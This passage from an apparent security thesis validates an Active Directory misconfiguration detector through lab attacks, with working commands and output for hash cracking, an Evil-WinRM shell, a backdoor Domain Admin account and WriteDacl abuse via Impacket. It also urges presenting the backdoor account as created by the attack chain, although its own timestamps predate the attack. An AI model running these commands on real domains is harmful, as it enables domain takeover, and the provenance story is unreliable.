6f78fe9d16e795c677370f831df8f5ba42768882907a7e18630bcb8b5b57b664bc3853ec6f43597373adf85ef2c651004c1e06a1f3760b6a2befbfe4ded8b7387
4fa85867fa37494d7a665c65e3c94d6c58291e8140f08a3f85bbae918f9b0d67fd515f1a3f4bbefdc8eb809fe153dd5889fe7588e7d2552b6730202b4189422
1da477847d18d17447e4a3420c42a47e3b23f204548e0ff2749f18af771f2fccc85a36ef6a01dccc803116529077cf1dcc1532e73b5b551433bf03499e5d29f0
0fe3334f44a5894b2:Password123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$bob.dupont@CORP.LOCAL:26ac6851a50a701... 5894b2
Time.Started....: Wed Jul 15 19:19:18 2026 (0 secs)
Time.Estimated...: Wed Jul 15 19:19:18 2026 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Downloads/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1206.4 kH/s (0.60ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 33793/14344384 (0.24%)
Rejected.....: 1/33793 (0.00%)
Restore.Point....: 32769/14344384 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: duke12 → records
Hardware.Mon.#1..: Util: 28%

Started: Wed Jul 15 19:19:18 2026
Stopped: Wed Jul 15 19:19:20 2026
```

Figure 10.2: Hashcat cracking the AS-REP hash for bob.dupont, obtained with zero prior domain authentication, confirming the recovered password Password123 (hash mode 18200).

10.4 Attack 3 — Lateral Movement via WinRM

What it proves: that the suspicious_open_port finding on Win7 (Chapter 7) is real and exploitable, and demonstrates that bob.dupont’s Domain Admin membership grants implicit local administrative access to every domain-joined machine.

Attack chain narrative: bob.dupont was AS-REP roasted with zero credentials (Attack 2) → the recovered hash was cracked to Password123 → these credentials were used via Evil-WinRM to obtain an interactive PowerShell shell on Win7.

Listing 10.3: Evil-WinRM lateral movement

```
1 evil-winrm -i 192.168.1.7 -u bob.dupont -p 'Password123'
```

Listing 10.4: Verification commands executed inside the shell

```

1 whoami          # confirms bob.dupont
2 hostname        # confirms WIN-JDQ5VM22DS7
3 whoami /groups   # shows Domain Admins membership
4 mkdir test.txt   # proves write access

```

Result: full interactive PowerShell shell obtained on Win7 as bob.dupont. **Why** bob.dupont **and not** svc-sql: svc-sql is not a Domain Admin and has no implicit access to Win7; Domain Admins receive automatic local-administrator rights on every domain-joined machine by default, which is precisely why bob.dupont's credentials succeed here without any additional configuration.

```

(kali@kali)-[~]
$ evil-winrm -i 192.168.1.7 -u bob.dupont -p 'Password123'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bob.dupont\Documents> whoami
corp\bob.dupont
*Evil-WinRM* PS C:\Users\bob.dupont\Documents> hostname
WIN-JDQ5VM22DS7
*Evil-WinRM* PS C:\Users\bob.dupont\Documents> whoami /groups

Informations de groupe

Nom du groupe                                Type                                SID                                At
-----
tributs
Tout le monde                               Groupe bien connu S-1-1-0                                Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
BUILTIN\Utilisateurs                         Alias                                S-1-5-32-545                             Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
BUILTIN\Administrateurs                     Alias                                S-1-5-32-544                             Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,, Propri,taire du groupe
AUTORITE NT\RESEAU                           Groupe bien connu S-1-5-2                                Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
AUTORITE NT\Utilisateurs authentifi,s        Groupe bien connu S-1-5-11                             Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
AUTORITE NT\Cette organisation               Groupe bien connu S-1-5-15                             Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
CORP\Admins du domaine                       Groupe                                S-1-5-21-2723495356-816005713-3088337032-512 Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
CORP\Groupe de r,plication dont le mot de passe R0DC est refus, Alias
oupe obligatoire, Activ, par d,faut, Groupe activ,, Groupe local
AUTORITE NT\Authentications NTLM              Groupe bien connu S-1-5-64-10                             Gr
oupe obligatoire, Activ, par d,faut, Groupe activ,
tiquette obligatoire\Niveau obligatoire ,lev, Nom                                S-1-16-12288
*Evil-WinRM* PS C:\Users\bob.dupont\Documents> mkdir test.txt
Item with specified name C:\Users\bob.dupont\Documents\test.txt already exists.

At line:38 char:24
+ $scriptCmd = {6 <<<< $wrappedCmd -Type Directory @PSBoundParameters }
+ ~~~~~
+ CategoryInfo          : ResourceExists: (C:\Users\bob.dupont\Documents\test.txt:String) [New-Item], IOException
+ FullyQualifiedErrorId : DirectoryExist,Microsoft.PowerShell.Commands.NewItemCommand
*Evil-WinRM* PS C:\Users\bob.dupont\Documents> mkdir test2.txt

Directory: C:\Users\bob.dupont\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          7/9/2026   1:24 PM          test2.txt

*Evil-WinRM* PS C:\Users\bob.dupont\Documents>

```

Figure 10.3: Evil-WinRM interactive shell on Win7 as bob.dupont, with whoami, hostname, and whoami /groups confirming Domain Admins membership, followed by a write-access test.




Figure 10.4: Windows Explorer view on Win7 confirming that both `test.txt` and `test2.txt`, created remotely via the Evil-WinRM shell, are physically present in `bob.dupont`'s Documents library.

10.5 Attack 4 — Backdoor Account Creation (`svc_update`)

What it proves: converts `svc_update` from a manually pre-typed lab artefact into the genuine output of a real attack chain built on compromised credentials, giving the platform's backdoor-detection profile (`BACKDOOR_WITH_DOMAIN_PRIV`, Section 5.6) a fully authentic provenance story.

Attack narrative: using the Evil-WinRM shell obtained in Attack 3 as the Domain Admin `bob.dupont`, a new account was created and immediately added to Domain Admins:

Listing 10.5: Backdoor account creation from inside the Evil-WinRM shell

```
1 net user svc_update Password123 /add /domain
2 net group "Domain Admins" svc_update /add /domain
```

For thesis presentation purposes, `svc_update` should be described as having been created via exactly this method, using the credentials compromised in the two preceding attacks — the full narrative chain is: Kerberoast `svc-sql` → crack → AS-REP roast `bob.dupont` → crack → Evil-WinRM shell → create `svc_update`. Every step in that chain flows directly from the two cracked password hashes obtained in Attacks 1 and 2.

```

PS C:\Users\Administrateur> net user svc_update
Nom d'utilisateur          svc_update
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la région      000 (Valeur par défaut du système)
Compte : actif                Oui
Le compte expire              Jamais

Mot de passe : dernier changmt.    25/06/2026 11:41:44
Le mot de passe expire           06/08/2026 11:41:44
Le mot de passe modifiable       26/06/2026 11:41:44
Mot de passe exigé              Oui
L'utilisateur peut changer de mot de passe  Oui

Stations autorisées            Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès                  Jamais

Heures d'accès autorisé        Tout

Appartient aux groupes locaux
Appartient aux groupes globaux    *Utilisateurs du domai
                                   *Admins du domaine

La commande s'est terminée correctement.

```

Figure 10.5: net user svc_update output on the domain controller, confirming the backdoor account's active status and its membership in the Domain Admins global group.

10.6 Attack 5 — ACL Abuse via WriteDacl

What it proves: that the dangerous_acl_on_privileged_group finding, the ACL_PRIVILEGE_ESCALATION correlation profile, and the KERBEROAST_TO_DA_CHAIN profile are all real and exploitable, and directly reproduces the graph engine's highest-usefulness path (Figure 6.1) live, end to end.

Attack chain:

svc-sql $\xrightarrow{\text{WriteDacl}}$ IT_ADMINS $\xrightarrow{\text{MemberOf}}$ Domain Admins

Step 1 — granting the ACL. The WriteDacl right first had to be explicitly applied on DC01, since the BloodHound-reported right was not directly effective due to an ACL-inheritance quirk observed on the lab's French-language Windows Server installation:

Listing 10.6: Applying the WriteDacl ACE on DC01

```

1  # On DC01, as Administrator
2  Import-Module ActiveDirectory
3  $dn = (Get-ADGroup "IT_ADMINS").DistinguishedName
4  $sid = (Get-ADUser "svc-sql").SID
5  $rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
6      $sid,
7      [System.DirectoryServices.ActiveDirectoryRights]::WriteDacl,
8      [System.Security.AccessControl.AccessControlType]::Allow
9  )
10 $acl = Get-Acl "AD:$dn"
11 $acl.AddAccessRule($rule)
12 Set-Acl "AD:$dn" $acl

```

From Kali, the newly-granted right was then abused directly using Impacket's dcledit:

Listing 10.7: Abusing the WriteDacl right via dcledit

```
1 impacket-dacledit -action 'write' -rights 'FullControl' \  
2 -principal 'svc-sql' -target 'IT_ADMINS' \  
3 -dc-ip 192.168.1.10 'corp.local/svc-sql:Password123'
```

Step 2 — joining the group using the new FullControl right.

Listing 10.8: Self-adding svc-sql to IT_ADMINS

```
1 impacket-net -dc-ip 192.168.1.10 \  
2 corp.local/svc-sql:Password123@192.168.1.10 group \  
3 -name 'IT_ADMINS' -join 'svc-sql'
```

Result: [+] User account added to IT_ADMINS successfully! — svc-sql is now a member of IT_ADMINS, which is nested inside Domain Admins, making svc-sql transitively a Domain Admin purely through an ACL misconfiguration. No password cracking of a privileged account was needed at this stage and no software exploit was used — the entire escalation is a pure abuse of an over-permissioned access control entry.

For thesis purposes, this should be framed accurately: svc-sql was configured with a WriteDacl right over IT_ADMINS exactly as BloodHound reported it, and the demonstration shows what an attacker holding those already-compromised svc-sql credentials (obtained in Attack 1) could subsequently do with that right. The DC01 PowerShell step exists to make the simulated ACE genuinely effective in this specific lab's ACL-inheritance configuration, not to fabricate a right that would not otherwise exist.

10.7 Complete Attack Chain Summary

Figure 10.6 and the narrative below form the central storyline for a thesis defense: every step was flagged as a risk by the platform *before* any exploitation occurred, and every flagged risk was then proven exploitable *after* live exploitation.

Terminal screenshots for Attacks 1–4 are included in Figures 10.1–10.5 above, capturing the Hashcat cracked-password confirmations, the whoami /groups output from inside the Evil-WinRM shell, and the net user svc_update confirmation.




Figure 10.6: Complete demonstrated attack chain. Every stage was independently predicted by the static analysis engines (Chapters 4–6) prior to exploitation.

```

PS C:\Users\Administrateur> Get-ADUser -Filter *

DistinguishedName : CN=Administrator,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        :
Name             : Administrator
ObjectClass       : user
ObjectGUID       : 833cc876-8f7b-4e0a-a407-7e5ff6ec0f6
SamAccountName    : Administrator
SID              : S-1-5-21-2723495356-816005713-3088337032-500
Surname          :
UserPrincipalName :

DistinguishedName : CN=Invité,CN=Users,DC=corp,DC=local
Enabled           : False
GivenName        :
Name             : Invité
ObjectClass       : user
ObjectGUID       : 9be067ee-8c38-4aff-a238-5d4dbf9afaeb
SamAccountName    : Invité
SID              : S-1-5-21-2723495356-816005713-3088337032-501
Surname          :
UserPrincipalName :

DistinguishedName : CN=AjanaChadIDXC,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        :
Name             : AjanaChadIDXC
ObjectClass       : user
ObjectGUID       : 3a7d6cc-9774-43ee-9e01-5b56f114fc25
SamAccountName    : AjanaChadIDXC
SID              : S-1-5-21-2723495356-816005713-3088337032-1000
Surname          :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=corp,DC=local
Enabled           : False
GivenName        :
Name             : krbtgt
ObjectClass       : user
ObjectGUID       : b4c46e6c-d4d8-4b51-9737-674e1f7cf565
SamAccountName    : krbtgt
SID              : S-1-5-21-2723495356-816005713-3088337032-502
Surname          :
UserPrincipalName :

DistinguishedName : CN=Alice Martin,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        :
Name             : Alice Martin
ObjectClass       : user
ObjectGUID       : e26f7ce2-ae79-494d-9658-2bcfa242f31d
SamAccountName    : alice.martin
SID              : S-1-5-21-2723495356-816005713-3088337032-1104
Surname          :
UserPrincipalName : bob.dupont@corp.local

DistinguishedName : CN=Bob Dupont,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        : Bob Dupont
Name             : Bob Dupont
ObjectClass       : user
ObjectGUID       : e8893c3-7d0c-42a7-9129-8c0ce512e999
SamAccountName    : bob.dupont
SID              : S-1-5-21-2723495356-816005713-3088337032-1105
Surname          :
UserPrincipalName : bob.dupont@corp.local

DistinguishedName : CN=Charlie Admin,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        : Charlie Admin
Name             : Charlie Admin
ObjectClass       : user
ObjectGUID       : 6e3dd08-3515-4539-b192-6e22455d21f8
SamAccountName    : charlie.admin
SID              : S-1-5-21-2723495356-816005713-3088337032-1106
Surname          :
UserPrincipalName : charlie.admin@corp.local

DistinguishedName : CN=SQL Service,CN=Service Accounts,DC=corp,DC=local
Enabled           : True
GivenName        :
Name             : SQL Service
ObjectClass       : user
ObjectGUID       : 4c431640-cdc9-4b66-9882-63214979ccc3
SamAccountName    : svc-sql
SID              : S-1-5-21-2723495356-816005713-3088337032-1107
Surname          :
UserPrincipalName : svc-sql@corp.local

DistinguishedName : CN=svc_update,CN=Users,DC=corp,DC=local
Enabled           : True
GivenName        :
Name             : svc_update
ObjectClass       : user
ObjectGUID       : 782a55b-6bd1-4e85-81eb-b9af16835adb
SamAccountName    : svc_update
SID              : S-1-5-21-2723495356-816005713-3088337032-1110
Surname          :
UserPrincipalName :

PS C:\Users\Administrateur>
  
```

Figure 10.7: Get-ADUser -Filter * output on DC01 following the full attack chain, confirming every account referenced across Attacks 1–5 — including bob.dupont, charlie.admin, svc-sql, and the backdoor account svc_update — with its distinguished name, SID, and user principal name as actually provisioned in the lab domain.

11.1 Evaluation Criteria

Three questions frame the evaluation of this platform: (1) did the detection engine correctly identify every deliberately introduced misconfiguration, (2) did the correlation and graph engines correctly synthesise those individual findings into an accurate higher-level picture of domain risk, and (3) where the system produced incorrect output, is that output explainable and does it point to a genuine, addressable limitation rather than an implementation defect.

11.2 Detection Accuracy

Table 11.1 maps every deliberately simulated indicator of compromise to the detector(s) that identified it and the attack-correlation profile it ultimately fed into, providing full traceability from ground-truth misconfiguration through to final risk classification.

Table 11.1: Ground-truth IOC to detection-and-correlation traceability

Simulated Condition	Detected By	Attack Profile
Backdoor admin account (svc_update, created via PowerShell, added to Domain Admins)	new_account_in_privileged, suspicious_admin_account, stale_privileged_account	BACKDOOR_WITH_DOMAIN_PRIV
Kerberoastable service account (svc-sql, SPN registered)	kerberoastable	KERBEROASTING, KERBEROAST_TO_DA_CHAIN
AS-REP roastable account (bob.dupont, DONT_REQ_PREAUTH)	asrep_roastable	ASREP_ROASTING
Dangerous ACL (svc-sql WriteDacl on IT_ADMINS, nested in Domain Admins)	dangerous_acl_on_privileged	ACL_PRIVILEGE_ESCALATION, KERBEROAST_TO_DA_CHAIN
Suspicious open port on workstation (WinRM via winrm quickconfig on Win7)	suspicious_open_port	C2_CHANNEL_DETECTED
Weak domain password policy (lab default: no lockout, no complexity, no minimum length)	weak_password_policy	PASSWORD_SPRAY_BRUTEFORCE

Every one of the six deliberately simulated conditions was correctly detected by at least one detector and correctly fed into at least one correlation profile, and all seven activated correlation profiles achieved 100% confidence against the lab's known ground truth (Table 5.1). Combined with the five independent live exploitations documented in Chapter 10, this establishes both detection completeness (every introduced condition was found) and detection soundness (every finding the platform reported as exploitable was, in fact, exploitable).

11.3 Graph Engine Accuracy

The graph engine's independently computed highest-usefulness path (Path #7 in Table 6.1, usefulness 7.69: `svc-sql` → `IT_ADMINS` → Domain Admins → Administrators) is exactly the path manually walked end-to-end in Attack 5 (Section 10.6). This is a meaningful result: the graph engine was built and validated *before* the live exploitation exercise, meaning the live attack was directed by the tool's own prediction rather than the tool's output being reverse-engineered to match a known attack — the platform genuinely surfaced the domain's most severe exploitable chain ahead of exploitation.

11.4 False Positive Rate and Root Cause

Two of the platform's nine detectors produced false positives in the final lab evaluation, both affecting the same two accounts (`charlie.admin` and `bob.dupont`), summarised previously in Table 4.2. Both false positives share a single root cause: the lab domain is only fifteen days old, which is well within the 120-day "new account" threshold and produces "never logged in" states that a threshold-based staleness check cannot distinguish from a genuinely dormant backdoor account.

Table 11.2: Summary confusion matrix (account-level, behavioural detectors only)

	Flagged	Not Flagged
Actually anomalous (<code>svc_update</code>)	True Positive (all 3 detectors)	—
Actually benign (<code>charlie.admin</code> , <code>bob.dupont</code>)	False Positive (2 detectors, lab-age artefact)	True Negative (7 other detectors)

This is properly characterised as a calibration limitation rather than a logic defect: the same threshold that correctly flags a genuinely-suspicious zero-day-old Domain Admin account (`svc_update`) cannot, by construction, simultaneously avoid flagging a legitimately-provisioned but merely-young account in a fifteen-day-old domain. A production deployment against a mature domain — where legitimate privileged accounts are typically months or years old — would not exhibit this failure mode at anywhere near the same rate. Section 13.4 discusses concrete mitigations, including threshold recalibration and integration with an HR/IT provisioning system of record to distinguish legitimate newly-provisioned accounts from suspicious ones independently of raw account age.

A thesis that reports only clean, unblemished results invites the reasonable suspicion that the evaluation was not conducted rigorously, or that edge cases were not explored. Reporting these two false positives, explaining their precise mechanical cause, and proposing a concrete production mitigation demonstrates a more mature engineering understanding of the detectors' actual operating characteristics than a report claiming perfect accuracy would.

11.5 Summary

Across detection, correlation, and graph analysis, the platform achieved complete coverage of every deliberately introduced misconfiguration, one hundred percent confidence on every activated correlation profile, and an independently-computed top attack path that exactly matched the path subsequently — and successfully — exploited live. The only inaccuracies observed were two well-understood, well-explained false positives arising from a lab-specific age artefact rather than any defect in detection logic, and are addressed by clearly identified future-work items.

Engineering Process: Design Decisions, Bugs, and Lessons Learned

This chapter documents the engineering process behind the platform rather than the platform itself. A thesis defense grounded only in a finished, working system risks appearing to have arrived fully-formed; in practice, the majority of the platform's most important architectural properties were arrived at by rejecting a simpler or more obvious first approach after discovering why it would not scale to a real, multi-domain, multi-language deployment. This chapter is organised around three artefacts: the major architectural decisions and the alternatives they replaced, the complete list of bugs discovered and fixed, and the broader lessons the process surfaced.

12.1 Major Architectural Decisions

12.1.1 Rejecting Neo4j in Favour of Direct JSON Parsing

Considered: using Neo4j and Cypher queries, BloodHound's own native graph backend, to power `graph_engine.py`. **Decided:** parse BloodHound's JSON export directly in Python. **Rationale:** a direct-parsing approach is simpler, has no database dependency, ships faster, and is equally portable across environments — while a Neo4j-backed approach would have added a non-trivial deployment dependency for a platform whose explicit goal was single-command, no-specialist-setup usability.

12.1.2 Domain-Agnostic Detection via RID Suffixes

The bug caught: early code matched privileged groups using a hardcoded string such as "DOMAIN\ADMINISTRATORS" — specific to one domain and useless against any other company's environment, and, as later discovered, useless even against the project's own French-language domain controller. **The fix:** match privileged groups by their universal Windows RID suffix (Section 3.4), which is identical on every Windows domain in the world regardless of installed language pack.

12.1.3 Transitive Group Nesting for Privilege Detection

The problem: a custom group like IT_ADMINS is not itself Domain Admins, so a check against only built-in RIDs misses it entirely — yet it is exactly as dangerous, since it is nested *inside* Domain Admins. **The fix:** `build_effectively_privileged_group_sids()` (Section 4.2.4), a fixed-point iteration that starts from known built-in privileged group SIDs and recursively expands the privileged set to include any group nested inside an already-privileged group, handling arbitrary nesting depth.

12.1.4 Exclusion by SAMAccountName, Not Display Name

The bug caught: early code excluded the account "KRBTGT@CORP.LOCAL" by name — again domain-specific, and would break against any other domain's naming or locale. **The fix:** exclude by `samaccountname.lower()`, which is invariably `krbtgt` and `guest` on every Windows domain worldwide, independent of display language.

12.1.5 Separating Severity, Exploitability, and Risk

Rather than collapsing a finding's danger into a single "criticality" number, each finding carries three independent metrics: **severity** (impact if exploited), **exploitability** (difficulty of exploiting), and a downstream, separately-computed **risk score** (produced only by the correlator, incorporating cross-finding context). This separation allows, for example, a Critical-severity but Hard-to-exploit weak password policy to be represented honestly, rather than forced into a single number that would either overstate its immediate danger or understate its long-term importance as an amplifier.

12.1.6 Three Engines, Each with One Responsibility

The final architecture — `detectors.py` for facts, `correlator.py` for risk interpretation, `graph_engine.py` for structural path discovery, with `host_scanner.py` added later as a fourth, network-focused peer — was arrived at specifically to prevent *cross-contamination of responsibilities*: an early prototype that allowed the detection layer to also assign correlated risk scores proved difficult to reason about and impossible to unit-test in isolation, motivating the strict separation documented in Section 3.1.

12.1.7 Rejecting Baseline Comparison for Stateless Policy-Based IOC Detection

This is the single most consequential rejected design in the project. An early approach, `ioc_detector.py`, detected behavioural anomalies (new privileged accounts, suspicious naming, staleness) by comparing the domain's current state against a previously recorded `baseline.json` snapshot, produced by a companion script, `generate_baseline.py`. This was rejected for three concrete reasons:

1. It required a manual, ordered, baseline-first workflow ("run this before, then this, then this") that is fundamentally unsuitable for a product intended to be run by a non-specialist with a single click.
2. The suspicious-name pattern list was, in its first version, hardcoded to lab-specific values, repeating the same portability mistake described above at the detector-design level.
3. A baseline-comparison approach, to be genuinely useful in a production setting, requires persistent database or scheduler infrastructure to track baseline drift over time — directly contradicting the project's zero-database design constraint (Section 8.3).

What replaced it: the three behavioural detectors described in Section 4.2.7 were rewritten as stateless, policy-based checks folded directly into `detectors.py` — flagging attribute *combinations* that are always suspicious regardless of when the scan is run (e.g. "new" and "privileged," or "privileged" and "never logged in"), requiring no stored history and no baseline snapshot what-

soever. `generate_baseline.py` and `baseline.json` remain on disk as orphaned artefacts of this rejected approach and must not be presented as active components of the platform (Section 3.1).

The stateless policy-based approach that replaced baseline comparison is precisely what produces the lab-age false positives analysed in Section 4.3: a baseline-comparison approach would not have flagged `charlie.admin` or `bob.dupont`, since both existed in the very first baseline snapshot. This is a genuine trade-off, not a free improvement — the platform deliberately accepts a higher false-positive rate in freshly-created domains in exchange for eliminating the operational burden and database dependency of baseline tracking, judged the better trade-off for the stated goal of single-click, no-setup usability.

12.2 Complete Bug List

Table 12.1 enumerates every bug identified and fixed during development, spanning all four core engines.

Table 12.1: Complete list of bugs found and fixed during development

#	File	Bug	Fix
1	<code>detectors.py</code>	S-1-5-32-544 false positive: BloodHound prefixes well-known SIDs with the domain name, breaking a plain <code>==</code> equality check	Changed <code>to</code> <code>.endswith("-544")</code> inside <code>is_expected_tier0_principal()</code>
2	<code>detectors.py</code>	Multiple ACL rights held by the same principal produced multiple separate findings	Grouped findings by principal SID using a dictionary; emit one finding per principal
3	<code>detectors.py</code>	The Domain Controller was flagged for unconstrained delegation	Added an <code>isdcd</code> flag check, with an <code>OU=DOMAIN CONTROLLERS</code> distinguished-name fallback
4	<code>detectors.py</code>	Custom groups nested inside Domain Admins (e.g. <code>IT_ADMINS</code>) were skipped entirely by the ACL detector	<code>build_effectively_privileged_group_sids()</code> — transitive nesting resolution via fixed-point iteration over group Members lists
5	<code>detectors.py</code>	ACL findings carried no resolvable account name, blocking the correlator's identity-chain matching	Added <code>users/computers</code> parameters to the ACL detector to resolve <code>SID → principal_name</code>
6	<code>correlator.py</code>	All activated attack scores normalised to a flat 10/10 regardless of actual evidence strength	Replaced linear self-normalisation with an exponential saturation curve anchored to each profile's threshold

#	File	Bug	Fix
7	correlator.py	KERBEROAST_TO_DA_CHAIN activated even when the two contributing findings referenced two unrelated accounts	Added the generic identity_chain mechanism (Section 5.5), verifying both findings reference the same entity
8	correlator.py	A stray comment block accidentally pasted into the source caused an IndentationError	Removed the stray block
9	graph_engine.p	User privilege level always resolved to the lowest tier, because user SIDs were checked directly against a group-SID set rather than resolved through membership	Built an explicit user_sid → member_of_group_sids lookup table from each group's Members list
10	graph_engine.p	NT AUTHORITY and IUSR (S-1-5-17) appeared as attacker nodes in discovered paths	Added _is_well_known_system_principal() filtering to user nodes, MEMBER_OF edges, and ACL edges
11	graph_engine.p	Unresolved SIDs produced silent, dangling graph edges	display_name() now emits a visible warning for any SID that fails to resolve
12	graph_engine.p	Usefulness scores universally hit a ceiling of 10.0, because a per-path cap was applied before normalisation	Removed the per-path cap; normalisation is now computed across the full result set
13	graph_engine.p	The CORP.LOCAL-S-1-5-17 warning persisted even after fix #10	The same well-known SID also appeared in MEMBER_OF edges; the filter was extended to that loop as well
14	pipeline.py	Overall risk score displayed as an out-of-range 50.0/10	Unbounded path-usefulness scores were being mixed with bounded 0–10 correlator scores; fixed to use correlator scores exclusively for the overall rating
15	(environment)	A stray, user-created inspect.py in the home folder shadowed Python's built-in inspect module, silently breaking the dataclasses import used throughout the codebase	Deleted the shadowing file
16	host_scanner.p	Every machine's OS field resolved to "Unknown," causing universal misclassification as WORKSTATION	Corrected the BloodHound field key from camelCase operatingSystem to the actual lowercase operatingsystem (Section 7.3)

#	File	Bug	Fix
17	(lab / network)	A Group Policy Object (LocalConSecRules) silently overrode manually added local firewall rules, leaving the intended C2 demonstration port permanently filtered	Switched the demonstration finding from a raw netcat listener on port 4444 to WinRM (port 5985), enabled via winrm quickconfig — arguably a more realistic finding in any case

12.3 Lessons Learned

- **Locale independence must be tested, not assumed.** Multiple early bugs (#1, and the design decisions in Sections 3.4) stemmed from code that implicitly assumed English-language, US-convention AD naming. Having a French-language domain controller in the lab from the start of the project — rather than as an afterthought — surfaced these issues far earlier than they would otherwise have been found.
- **AdminSDHolder/SDProp is a genuine, recurring operational hazard**, not merely a lab curiosity: any group with admincount=1 will have its ACL periodically reset by Windows' security descriptor propagation process, and this must be accounted for both when designing detection logic and when operating any tooling that manually applies ACL changes for testing or remediation-verification purposes.
- **A schema assumption ("this field will be camelCase because the underlying AD attribute is") is not a substitute for inspecting the actual exported data.** Bug #16 — the `operatingsystem` versus `operatingSystem` casing mismatch — silently degraded an entire detector's accuracy to zero real signal without raising any error, precisely because the code ran without crashing.
- **Individually runnable components aid both debugging and presentation.** The decision to keep every engine independently invocable from the command line (Section 3.1) was originally made for debugging convenience but proved equally valuable as a thesis-defense structure: each layer of the system can be demonstrated, and its output sanity-checked, in isolation before the full pipeline is shown end to end.
- **An environment issue can masquerade as a code bug.** Bug #15, a shadowing `inspect.py` file breaking an unrelated standard-library import, cost significant debugging time before being traced to its actual, entirely non-obvious cause — a useful reminder that "this exact code worked a moment ago" is a stronger signal to investigate the environment than the code itself.

12.4 Other Practical Decisions

Why the web application runs entirely on Kali: every offensive and collection tool the platform's backend invokes via subprocess — Impacket, bloodhound-python, nmap, python-nmap — is already installed on Kali. Hosting the FastAPI backend anywhere else would have required duplicating this entire toolchain on a second machine for no benefit; instead, FastAPI runs on Kali and serves both the API and the frontend directly.

Why VS Code Remote-SSH was abandoned: SSH password authentication was blocked by an unidentified PAM/sshd configuration issue despite apparently correct settings (`PasswordAuthentication`

yes, UsePAM yes, public-key authentication configured); SSH key-based authentication was also attempted and also failed. The root cause was never conclusively isolated within the project's time budget, and development proceeded instead by editing files directly on the Kali machine.

Conclusion and Future Work

13.1 Summary of Contributions

